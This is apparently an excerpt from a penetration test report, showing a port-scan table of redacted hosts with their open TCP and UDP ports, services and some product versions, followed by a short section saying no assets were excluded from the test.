04/16/2026, 12:20 PM	[redacted]	tcp/49669	msrpc	Microsoft Windows RPC	
04/16/2026, 12:20 PM	[redacted]	tcp/49670	msrpc	Microsoft Windows RPC	
04/16/2026, 12:20 PM	[redacted]	tcp/49671	msrpc	Microsoft Windows RPC	
04/16/2026, 11:05 AM	[redacted]	tcp/135	msrpc	Microsoft Windows RPC	
04/16/2026, 11:06 AM	[redacted]	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
04/16/2026, 11:05 AM	[redacted]	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
04/16/2026, 11:05 AM	[redacted]	tcp/1433	ms-sql-s	Microsoft SQL Server 2016 13.00.6470	
04/16/2026, 11:05 AM	[redacted]	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
04/16/2026, 11:05 AM	[redacted]	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
04/16/2026, 12:20 PM	[redacted]	tcp/49687	msrpc	Microsoft Windows RPC	
04/16/2026, 12:21 PM	[redacted]	tcp/22	ssh		
04/16/2026, 12:21 PM	[redacted]	tcp/80	http		
04/16/2026, 12:21 PM	[redacted]	udp/123	ntp		
04/16/2026, 12:21 PM	[redacted]	tcp/443	https		
04/16/2026, 12:21 PM	[redacted]	udp/5353	zeroconf		
04/16/2026, 12:21 PM	[redacted]	udp/49152	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49153	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49154	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49156	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49181	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49182	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49185	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49186	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49188	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49190	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49191	unknown		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 12:21 PM	[redacted]	udp/49192	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49193	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49194	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49200	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49201	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh		
04/16/2026, 11:05 AM	[redacted]	tcp/80	http		
04/16/2026, 11:06 AM	[redacted]	udp/123	ntp		
04/16/2026, 11:05 AM	[redacted]	tcp/443	https		
04/16/2026, 11:06 AM	[redacted]	udp/5353	zeroconf		
04/16/2026, 11:06 AM	[redacted]	udp/49152	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49153	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49154	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49156	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49181	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49182	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49185	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49186	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49188	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49190	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49191	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49192	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49193	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49194	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49200	unknown		
04/16/2026, 11:06 AM	[redacted]	udp/49201	unknown		
04/16/2026, 12:21 PM	[redacted]	tcp/22	ssh		
04/16/2026, 12:21 PM	[redacted]	udp/68	dhcpc		
04/16/2026, 12:20 PM	[redacted]	tcp/80	http		
04/16/2026, 12:21 PM	[redacted]	udp/123	ntp		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
04/16/2026, 12:20 PM	[redacted]	tcp/443	https		
04/16/2026, 12:21 PM	[redacted]	udp/5353	zeroconf		
04/16/2026, 12:21 PM	[redacted]	udp/49152	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49153	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49154	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49156	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49181	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49182	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49185	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49186	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49188	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49190	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49191	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49192	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49193	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49194	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49200	unknown		
04/16/2026, 12:21 PM	[redacted]	udp/49201	unknown		
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 8.0	
04/16/2026, 11:06 AM	[redacted]	udp/161	snmp	Net-snmp	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	PHP	
04/16/2026, 11:05 AM	[redacted]	tcp/22	ssh	OpenBSD OpenSSH 8.0	
04/16/2026, 10:59 AM	[redacted]	tcp/443	https	PHP	

3.6. Excluded Assets

No assets were excluded during this pentest.